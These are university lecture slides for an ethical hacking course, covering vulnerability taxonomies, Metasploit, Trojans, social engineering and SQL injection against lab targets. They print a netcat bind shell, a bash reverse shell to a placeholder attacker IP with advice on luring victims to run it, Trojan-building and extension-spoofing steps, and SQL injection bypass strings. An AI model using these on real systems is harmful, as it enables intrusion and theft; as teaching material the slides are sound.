UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- Pervasive and persistent design errors – Forcing users to change passwords
  - ✓NIST's 2003 password guidelines recommend regular (possibly monthly) password updates.
  - ✓Later security usability researchers found out that over 40% of passwords could be guessed from previous ones; forced change did not do much help users not choose weak passwords. (They tend to choose password, e.g., alice04 (for April), alice05 (for May) etc.)
  - ✓**NIST now recommends long passphrases that are changed on compromise.**

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 4-2 Vulnerabilities and Target Exploitation

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Type of Vulnerabilities Based on Location

- Remote vulnerability
  - An attacker has no prior access to a system, but is able to trigger the execution of a piece of code over the network; this type of vulnerabilities allows an attacker to gain remote access to the system without having to deal with physical or local contacts. → Related to outsider attack
- Local vulnerability
  - An attacker needs local access to exploit the vulnerability; this is used where the attacker already has the ability to execute code with limited permission and wishes to enhance his privileges to gain unrestricted access (privilege escalation). → Related to insider attack

This slide is copyrighted. It must not be distributed without permission from UOW

Type of Vulnerabilities Based on Software Lifecycle

- Design vulnerabilities
  - Weaknesses in the software specifications
  - From the defender's point of view, *this is the worst type*. To fix these, changes must be introduced into the security requirements. However, the subsequent changes to the design and implementation can take considerable time and effort.
- Implementation vulnerabilities
  - Technical security glitches found in the code of a system
- Operational vulnerabilities
  - Improper configuration and deployment of a system in a particular environment

This slide is copyrighted. It must not be distributed without permission from UOW

Vulnerability Taxonomy

- There has been considerable efforts to categorise vulnerabilities. Here are widely-used ones:

Vulnerability Taxonomy	Link
Common Vulnerability and Exposures (CVE)	https://cve.mitre.org/
OWASP Top 10	https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Common Vulnerabilities and Exposures

- Common Vulnerabilities and Exposures (CVE)
  - Provides a catalog for publicly known information security vulnerabilities and exposures
  - It is supported by US-CERT, US Homeland Security Department and MITRE (a non-profit organization operating research and development centers sponsored by the U.S. federal government).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Common Vulnerabilities and Exposures

- Definitions given in CVE:
  - Vulnerability: The state of being exposed to an attacker who can maliciously gain full access to a network or system
  - Exposure: A mistake in software code or configuration that provides an attacker with indirect access to a network or system
- Purpose of CVE:
  - *To standardize the way each known vulnerability and/or exposure is identified so that CVE database is maintained*
  - Standard IDs provides security administrators with quick access to technical information about a specific threat across multiple CVE-compatible information sources

This slide is copyrighted. It must not be distributed without permission from UOW

Common Vulnerabilities and Exposures

- Each entry in the CVE database consists of
  - `CVE-ID`: The actual CVE identifier, i.e. CVE-2012-2234. Note that the general syntax is CVE + Year + Arbitrary Digits
  - `Description`: Text description of the issue (or placeholder when the issue is under embargo)
  - `References`: URLs and other information for the issue
  - `Date Entry Created`: The date the entry was created
  - `Phase/Votes/Comments/Proposed` The CVE database can be searched: https://cve.mitre.org/cve/search_cve_list.html

This slide is copyrighted. It must not be distributed without permission from UOW

OWASP Top 10

- Open Web Application Security Project (OWASP)
  - An online community, produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security:
  - The most current OWASP top 10 list was made in 2021: https://owasp.org/www-project-top-ten/

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Target Exploitation

- Target exploitation
  - Next step after all the information gathering and scanning.
  - Sometimes it can be very easy if the attacker has gathered good information.
- Attack on servers
  - Need to obtain an IP address of the target.
  - Attacks become simpler if the target is on the same network.

This slide is copyrighted. It must not be distributed without permission from UOW

Target Exploitation

- Attack on clients
  - Getting the IP is tricky if the target is a personal computer.
  - Obtaining the IP might be useless if the target is accessing the internet through a router that assigns local (private) IPs to connected devices.
  - The IP that is visible may be the router's IP.
  - Client side attacks are more effective if reverse connection can be used.

This slide is copyrighted. It must not be distributed without permission from UOW

What Is a Server?

- A computer program or a device that provides functionality for other programs or devices, called “clients” in the client–server model.
- Servers can provide multiple clients with various functionalities, often called “services”.
  - The purpose of the server service is to share data and resources, and to distribute work for clients.
  - A single server can serve multiple clients, and a single client can use multiple servers.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Server Usage Scenarios

- Application server: Hosts web apps (computer programs that run inside a web browser) allowing users in the network to run and use them, without having to install a copy on their own computers.
  - Note that these servers need not be part of the WWW; any local network would do.
- Web server: Hosts web pages enabling the World Wide Web. Each website has one or more web servers.

This slide is copyrighted. It must not be distributed without permission from UOW

Server Usage Scenarios

- Computing server: Shares vast amounts of computing resources, such as CPU and RAM, over a network.
- Database server: Maintains and shares any form of database over a network.
- File server: Shares files, folders to share storage space over a network
- Others: mail server, proxy server, communications server (such as DNS server), catalog server, etc.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Characteristics of server-side attack
  - Does not have any user interaction. (It's rather attack on machines.)
  - Targets include web, application, computing servers etc., which were configured and run automatically.
  - The basic information the attacker should obtain is the IP address of the target server.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Involves the operating system that the target server runs and the applications installed on it.
- Well-known types of server-side attacks include SQL injection attacks, buffer overflow and denial-of-service attacks.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Importance of information gathering and scanning
  - ➢Information gathering and scanning are crucial because they will provide us with the following information:
    - ✓ the operating system of the target,
    - ✓the installed programs,
    - ✓the running services on the target and
    - ✓the ports associated with these services.
  - ➢Sometimes, gathering information leads to attack directly by, for example, trying the default passwords for the program running on the target server.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- **Useful nmap options** for gathering information about OS and :
  - ✓ `nmap –O <Target IP>` : This is to gather information about target server's operation system
  - ✓ `nmap –sV <Target IP>` : This is to gather information about version number of the programs the target server is running.
  - ✓ -O and –sV can be used together:

```
root@kali:~# nmap -sV -O -T4 10.0.0.187
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:45 EDT
Nmap scan report for Win7Lab.ksec.local (10.0.0.187)
Host is up (0.00035s latency).
Not shown: 990 closed ports

PORT STATE SERVICE VERSION
135/tcp   open msrpc        Microsoft Windows RPC
139/tcp   open netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
5357/tcp  open http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc        Microsoft Windows RPC
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

Server-Side Attack

- Vulnerabilities:
  - Many services on server are designed to give remote users access to that server, but they obviously need to be secured.
  - These services are often misconfigured: The attackers can take advantage of these misconfigurations and gain access to these servers.
  - Some of them might have backdoors: Those backdoors make use of vulnerabilities, such as remote buffer overflows or code execution vulnerabilities and this will allow us to gain full access to the computer.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Target simulation
  - ➢ Metasploitable
    - ✓ A server deliberately made vulnerable.
    - ✓ Used as a target server.
    - ✓ Numerous ports are open.
    - ✓ Vulnerable applications are running.
  - ➢ Why Metasploitable?
    - ✓ Because we cannot make use of real servers for penetration testing.

This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells


- What is a shell?
  - A shell is a software that acts as a intermediary between user and the kernel. It provides the user an interface which provides access to the services of kernel. Ex) Bash shell, cmd.exe, etc.
  - Hacker's version : A shell is a console-like interface that provides you with access to a remote target.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells

- Bind shell
  - A shell that the target (victim) provides to the attacker *when the attacker connects to the target*.
  - Usually resulted from server-side attack.



This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells

- Bind shell example
  - ➢Creating a bind shell using netcat (recap):
    - ✓On Metasploitable2 (target)

      ```
      nc -v -l -p 12345 –e /bin/bash
      ```

    - ✓On Kali


      `nc <Meta2 IP> 12345` (Attacker connects to the target.)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells

- Reverse shell
  - A shell that the target (victim) provides to the attacker *when the target connects to the attacker*.
  - Usually resulted from client-side attack.



This slide is copyrighted. It must not be distributed without permission from UOW

Client-Side Attack

- *Reverse shell can be useful* in the following situations:
  - Firewalls are present to block suspicious traffic so that bind shells cannot be created.
  - A target machine is behind a private network
    - ✓The target is just a client of the network with an access point whose IP represents the network.
  - The attack needs to be stealthy and effective: Attack on vulnerable individuals can be sometimes much easier without being loud.
  - Attackers sometimes are more interested in (important) individuals.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

What is a Trojan?

- Trojans
  - Trojans are programs which are supposed to do something users want but actually perform another, malicious act.
  - Social engineering should be used to trick a victim into downloading the Trojan and/or performing some type of action.
- Capabilities: Trojan can do
  - logging keystrokes
  - adding the user's system to a botnet
  - giving the attacker full access to the victim's computer (backdoor)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

What is Trojan?

- Spreading Trojans
  - Trojans cannot spread themselves; they rely on some social engineering tactics.
  - Spread through various media like email, website, event-driven download, physical access (CD, USB, etc)
- Hiding Trojans
  - Difficult recently due to user-awareness and effective anti-virus software.
  - Recently, attackers use multiple layers of techniques to obfuscate code, make hostile undetectable from antivirus software and prevent others from examining the code. The techniques include packers and crypters.

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- The Metasploit project
  - Its aim is to provide information about security vulnerabilities to *assist penetration testing and IDS signature development*.
- Metasploit framework
  - A tool developed under the project
  - Created by H.D. Moor
  - Developed using Perl in 2003 but rewritten using Ruby in 2007
  - Acquired by Rapid7 in 2009
  - Has become a de facto exploit development framework since then

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Two sides of using Metasploit
  - ➢It can be used as a defensive tool to test the vulnerability.
  - ➢It can be used as an offensive tool to intrude into remote system.
  - →Meaning Metasploit can be used for both legitimate or illegitimate activities.
- Supporting tools
  - ➢Metasploit can be assisted by scanning tools such as nmap, OpenVAS, nexpose and Nessus.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Modules in Metasploit
  - A **module** is a packaged collection of codes, which can perform a specific action, such as scanning or exploiting. Every task performed with the Metasploit framework is defined within a module.
- Module types
  - Exploit
    - ✓ An exploit is a program that takes advantage of a specific vulnerability and **provides an attacker with access to the target system**.
    - ✓ An exploit typically carries a *payload* and delivers it to a target.
    - ✓ Examples: windows/smb/s08-067_netapi, which targets a Windows Server Service vulnerability that could allow remote code execution.

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Payload
  - ✓A payload is the actual code that executes on the target system after an exploit successfully executes.
  - ✓A payload can be a reverse shell payload or a bind shell payload.
  - ✓Example: A Meterpreter or command shell
- Auxiliary
  - ✓Does not require the use of a payload to run like exploit but performs arbitrary actions including *information gathering*.
  - ✓Example: scanners

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Exploitation steps using Metasploit
  1. Check whether the intended target system is susceptible to known vulnerabilities.
  2. Select and configure an exploit, which will take advantage of one of one of the vulnerabilities.
  3. Select and configure a payload, which will be executed on the target system upon successful entry.
  4. Execute the exploit.

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Generic commands
  - `msfconsole`: Run Metasploit console.
  - `help`: Show instructions.
  - `search [keyword]`: Look for possible exploits containing the keyword.
  - `use`: Use a specific exploit, payload or auxiliary
  - `show options`: Display options for the current modules
  - `set[option][value]`: Configure [option] to have a value of [value].
  - `run`: Execute `auxiliary` modules.
  - `exploit`: Start exploit modules.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Generic commands (continued)
  - `back`: Go back to the original console prompt.
  - `clear`: Clear the screen.
  - `exit`: Exit from Metasploit.

This slide is copyrighted. It must not be distributed without permission from UOW

Payloads in Metasploit

- Three types of payload
  - Singles: Payloads that are self-contained and standalone. (Singles do not depend on other programs to run.)
  - Stagers: Stagers are small programs that establish and *maintain communication* between the attacker and victim.
  - Stages: Stages are payload components that are downloaded by the Stagers. (The size is bigger than stagers.)
- How to understand payload descriptions in Metasploit
  - A single payload: `windows/shell_bind_tcp`
  - Stager/stage: `windows/shell/bind_tcp` → `bind_tcp` is a stager. `shell` is a stage.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Payloads in Metasploit

- Example: Samba "usermap script" exploit
  - The sequence of commands

```
msfconsole
use exploit/multi/samba/usermap_script
show options
set RHOST 10.0.2.5
exploit
```

  - The above sequence of commands is enough to perform command execution on the target machine, but we can explore some options for payloads

```
show payloads
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Client-Side Attack Using Metasploit

- Basic idea
  - Infect a victim's machine in such a way that it connects to the attacker's machine without being aware of to create a reverse shell.
  - To infect the target machine, the attacker needs to deliver a piece of malware called "Trojan" to the target machine.
  - The Trojan will act as a backdoor to establish a connection to the attacker's machine.
  - Once the victim activates the Trojan, the victim's machine can be accessed and exploited by a target machine using the Meterpreter payload provided by Metasploit. (The reverse shell is established.)

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 5-1 Social Engineering and Web Penetration (1)

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Social Engineering

- Examples
  - Posting an officially-looking notice to the bulletin board, which says the company IT service number has been changed. When an employee call for help, the attacker asks his/her ID and password etc.
  - The hacker calls up a person saying that he has an outstanding tax and pay it immediately to avoid further complication, even arrest etc.
  - The attacker uses social networking site (SNS) to lure victims into scams.
- Why such attacks are possible: Cognitive bias

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Social Engineering

- Definition: Social Engineering
  - The psychological manipulation of people into performing actions or divulging confidential information.
- Why is it important?
  - People are social creatures, which makes us vulnerable to social engineering information gathering and attacks.
  - Thus, humans are known to be the weakest link in the security defence for any organisation.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Social Engineering

- Two different contexts of social engineering
  - ➢ Information gathering
    - ✓ Engage with targets to gather useful information about them or their organisations, colleagues and families, etc.
    - ✓ Make use of some psychological tricks.
  - ➢ Exploitation (Attack)
    - ✓ Social engineering techniques result in exploitation of the target.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Process

- Information gathering
  - ➢The target organization website will identify some employees and typically have limited contact information.
  - ➢Sometimes, by physically engaging with a target (e.g. getting involved in corporate events and parties, attending conferences they host), one can get much better insight about the target.
  - ➢Social networks are also good source of information on employees.
    - ✓Industry-specific blogs and forums can be a place where insiders/ex-employee complain and/or leak some information about the company.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Process

- Identifying vulnerable individuals
  - A suitable insider needs to be selected.
  - Someone who is important enough to have access to some valuable resources and information, but not so senior that they will be closely monitored.
  - Targets of interest could include the CIO (Chief Information Officer), CSO (Chief Security Officer), Director of IT, CFO, Director of HR, perhaps “Sysadmin”.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Process

- Planning the attack
  - ➢The attack can be conducted either personally or remotely. The method should be chosen in such a way that it is likely to be receptive.
    - ✓For example, if the target is known to be likely to click any links sent by email, then phishing email would be an effective approach.
  - ➢The plan often needs other social engineering skills such as natural charisma, a good phone voice, an ability to convincingly discuss a wide variety of topics and physical appearance (in any face-to-face attacks).

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Process

- Execution
  - The planned attack should be carried out with confidence and patience to observe and assess the results of target exploitation.
  - Depending on the level of complexity to perform the attack, other technical apparatuses like fake websites and malware may need to be arranged.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Vectors

- Phishing
  - ➢The attempt to obtain sensitive information such as usernames, passwords, and credit card details (and, indirectly, money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication [Wikipedia]

Spam and Phishing Email Notification

Good Afternoon,

Please be aware that the University is currently experiencing a high volume of spam and phishing emails. A current example has the subject line "Yamaha baby grand piano for your lovely family".

As per usual we encourage all parties to be suspicious of mail from unknown senders and remind everyone not to click through to any links on suspicious mail. Simply delete the email.

If you have any questions or have clicked on the link in the phishing email, please contact the IMTS Service Desk on x213000 (4221 3000).

IMTS will never request passwords via email. If you receive an email requesting such information it should be considered fake and be deleted, do not respond to such requests.

Phishing attack warning issued by IMTS@UOW

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Vectors

- Spear Phishing: Phishing attempts which are directed to specific individuals or companies; Attackers may gather personal information about their target to increase their probability of success.
- Vishing (Voice Phishing)
  - ✓Phishing that performs phishing over the phone system.
- Smishing (SMS Phishing)
  - ✓Phishing that performs phishing using SMS text messages.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Vectors

- Baiting
  - ➢The real-world Trojan horse that uses physical media and relies on the curiosity or greed of the victim to be executed.
    - ✓The attackers leave malware-infected floppy disks, CD-ROMs, or USB flash drives in locations people will find them, give them legitimate and curiosity-piquing labels, and waits for victims.
    - ✓For example, an attacker may create a disk featuring a corporate logo, available from the target's website, and label it “Promotion Result 2019 – Human Resources". The attacker then leaves the disk somewhere in the target company, which could attract some employees’ attention.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering Attack Vectors

- **Quid pro quo** (something for something):
  - An attacker calls random numbers at a company, claiming to be calling back from technical support.
  - Eventually this person will hit someone with a legitimate problem, grateful that someone is calling back to help them.
  - The attacker will "help" solve the problem and, in the process, have the user type commands that give the attacker access or launch malware.

This slide is copyrighted. It must not be distributed without permission from UOW

Technical Social Engineering Examples

- Creating a Backdoor Trojan
  - ➢Only a part of reverse shell attack but it can be the most crucial part: If the target never execute the backdoor, the whole attack will never be possible.
  - ➢How to make a backdoor Trojan effectively:
    - ✓The Trojan should look like a legitimate file that does not arouse suspicion: Users usually are not suspicious of non-executable files.
    - ✓Social engineering should be conducted to lure targets: For example, the Trojan may be a picture, pdf or a small app that the target is interested in.

This slide is copyrighted. It must not be distributed without permission from UOW

Technical Social Engineering Examples

- Trojan production in practice
  1. Make a backdoor using tools like msfvenom or veil evasion. Make sure that the backdoor is not detected by current ani-virus scanning programs.
  2. Using a script language, combine the backdoor with other apps like picture viewer, pdf viewer, small utility apps such as a calculator or a game console.
  3. Compile the resulting file to and change the file extension if possible.
  4. Deliver the Trojan to the target.

This slide is copyrighted. It must not be distributed without permission from UOW

Technical Social Engineering Examples

- On changing file extension
  - Thanks to user awareness programs, it is known widely that a file that has a `.exe` extension is dangerous and should not be clicked.
  - So it has been a common practice for an attacker to change the file format of Trojan to jpg or pdf. For example, use right-to-left override to change "`abcgpj.exe`" to "`abcexe.jpg`" or "`abcfdp.exe`" to "`abcexe.pdf`". This method is clever but turns out to be effective in some situation but careful users might notice exe in the file name.
  - Hiding file extension has limitations and it would be more effective to lure users to install executable somehow.

This slide is copyrighted. It must not be distributed without permission from UOW

Technical Social Engineering Examples

- A simple Linux/Unix backdoor
  - ➢A reverse shell can be constructed using a simple Unix command:
    - ✓On the attacker's machine: `nc -l -p 8080`
    - ✓On the target's (client's) machine:

```
bash –i >& /dev/tcp/[AttackerIP]/8080 0>&1
```

- Social engineering to lure a victim to enter the above Bash command
  - ➢Quid Pro Quo method can be used.
  - ➢Phishing emails can be used.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Technical Social Engineering Examples

- Setting up fake websites
  - This will lure users to enter their user names and passwords to a fake site set up by an attacker as a popular website.
  - The fake site should look very similar or identical to the original site so that users do not find anything suspicious.
  - Usually, upon receiving the target's username and password, the fake website sends an error message, which looks benign.
  - Social Engineering Toolkit (SET) installed on Kali can be used.

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against Social Engineering

- From organization's perspective
  - Create various rules of access control in such a way that employees only have access to some but not all levels of information; the information is disseminated purely on a *need-to-know* basis.
  - Establish an ID system where all employees, independent contractors, and consultants are issued with IDs when hired or collaborated.
  - Make sure that all employees, contractors and consultants who do not work for the organization any more return their user IDs and credentials.

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against Social Engineering

- Take immediate action whenever suspicious activities and security breaches are noted.
- Take good care of private and proprietary information.
- Ensuring that all guests into the premises have an official escort.
- Enforce individuals to change passwords on a regular basis.
- Create a culture of taking the issue of security awareness and training seriously – it is not an expense, but an investment .
- Establish an awareness program for individuals.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against Social Engineering

- From individual's perspective
  - ➢Do not share private information with people on social media
    - ✓Social engineers will try to approach unsuspecting victims through friend and connection requests on Facebook or LinkedIn.
  - ➢Do not reveal your passwords to anyone.
  - ➢Do not click on any unsolicited email that contains links that lead to web pages which request for personal information.
  - ➢Do not open email attachments that come from strange addresses.
  - ➢Do not allow strangers to connect to your wireless network → A hacker can easily put malware, or a network analyzer into your system.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

How Web Applications Work

- Website
  - A website is just an application installed on a server.
  - To run a website, we need a web server application like Apache.
- Dynamic website
  - A website changes and updates itself frequently, which makes it to be called *a dynamic website*.
  - A dynamic website usually has a database system like MySQL.

This slide is copyrighted. It must not be distributed without permission from UOW

How Web Applications Work

- A database-driven web application
  - The most common web applications these days are database-driven.
  - Consists of a back-end database and web pages which are capable of extracting various pieces of information from the database upon being requested by clients.
  - The client interface runs in a web browser.
  - Examples: online retail sales, real-estate property information online auctions, SNS and etc.

This slide is copyrighted. It must not be distributed without permission from UOW

Preliminaries for SQL Injection: How Web Applications Work

- Three tiers of a database-driven web application
  - ➢Presentation tier
    - ✓A *web browser* or a web-based application.
    - ✓The web browser sends request to the logic tier.
    - ✓Technologies for this tier: HTML5, JavaScript, CSS (Client-side languages)
  - ➢Logic tier:
    - ✓It receives service requests from the user, executes scripts against the database (storage tier) and send the result back to the presentation tier.
    - ✓Technologies for this tier : C#, ASP, PHP, .NET and JSP. (Server-side languages)
  - ➢Data tier
    - ✓Return data to the logic tier.
    - ✓MySQL, Microsoft SQL, Oracle and etc.

This slide is copyrighted. It must not be distributed without permission from UOW

Preliminaries for SQL Injection: How Web Applications Work

- Illustrated example of the three-tiers of a web application




Figure from "J. Clarke, SQL Injection and Defense, 2nd edition 2012"

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Preliminaries for SQL Injection: How Web Applications Work

- Code representation: Assume that a user requests a list of certain products which cost less than $100 in online-store.
  - The user's request:

    http://www.victim.com/products.php?val=100
  - PHP code execution when the URL containing `val=100` is requested:

```
$conn = mysql_connect("localhost", "username", "password");
//connect to the database
$query = "SELECT * FROM Products WHERE Price <
'$_GET["val"]'". "ORDER BY ProductDescription"; //
dynamically build the sql statement with the input
$result = mysql_query($query); // iterate through the record
set
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Preliminaries for SQL Injection: How Web Applications Work

```
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
      echo "Description : {$row['ProductDescription']}
<br>".
      "Product ID : {$row['ProductID']} <br>".
      "Price : {$row['Price']} <br><br>";
} // display the results to the browser
```

- Key components

```
SELECT * FROM Products WHERE Price <'100.00'
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Basics of SQL Injection

- *SQL Injection attack*: How to exploit the above SQL injection scenario
  - Modify the user's request:
    http://www.victim.com/products.php?val=100**' or 1=1 #'**
  - The above modification will create a SQL statement (through a PHP script) that will return all of the products in the database **as 1=1 is always true**
  - SQL Statement: `SELECT * FROM Products WHERE Price <'100.00' or 1=1 #' //this will cause all the products to be listed ORDER BY ProductDescription;`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Basics of SQL Injection

- SQL Injection
  - It allows an attacker to influence the Structured Query Language (SQL) queries that an application passes to a back-end database.
  - Usually a malicious code is placed in SQL statements via web page input.
- Damages SQL injection can cause
  - Tampering with existing data in database
  - Voiding transactions or changing balances
  - Complete disclosure of all data on the system
  - Destroying the data in database or making it unavailable

This slide is copyrighted. It must not be distributed without permission from UOW

SQL Injection

- SQL Injection using Mutillidae
  - On Mutillidae, select “Login”.
  - Enter `admin` in the Name field and enter `xyz' or 1=1#'` in the Password field.
  - In this case, a SQL Statement can be formed: `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'` (# effectively ignores the last quotation mark (‘).)
  - Attacker will be able to login without knowing the admin password!

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Preventing SQL Injection

- Use *parameterized statements*
  - ➢ Data and code are separated (most effective)
    - ✓ For example, `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'` can be parametrized in PHP as follows:

```
$textbox1 = username;
$textbox2 = password;
prepare(Select * from accounts where username =? and password =?);
execute(array('$textbox1'));
execute(array('$textbox2'));
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Preventing SQL Injection

- The effect of the parametrization
  - ✓ `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'`
  - ✓ The whole `xyz' or 1=1#` is considered as a string.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Preventing SQL Injection

- Other methods
  - ➢ Filtering
    - ✓ Make *blacklists* of known-to-be-dangerous patterns, characters and commands such as `union`, etc.
    - ✓ Make *whitelists* of allowed operations.
  - ➢ Give users least privilege
    - ✓ Give users very limited privilege to execute.

This slide is copyrighted. It must not be distributed without permission from UOW

DVWA (Damn Vulnerable Web Application)

- A web server which has been made vulnerable for web penetration testing
  - ➢To help pentesters identify vulnerabilities
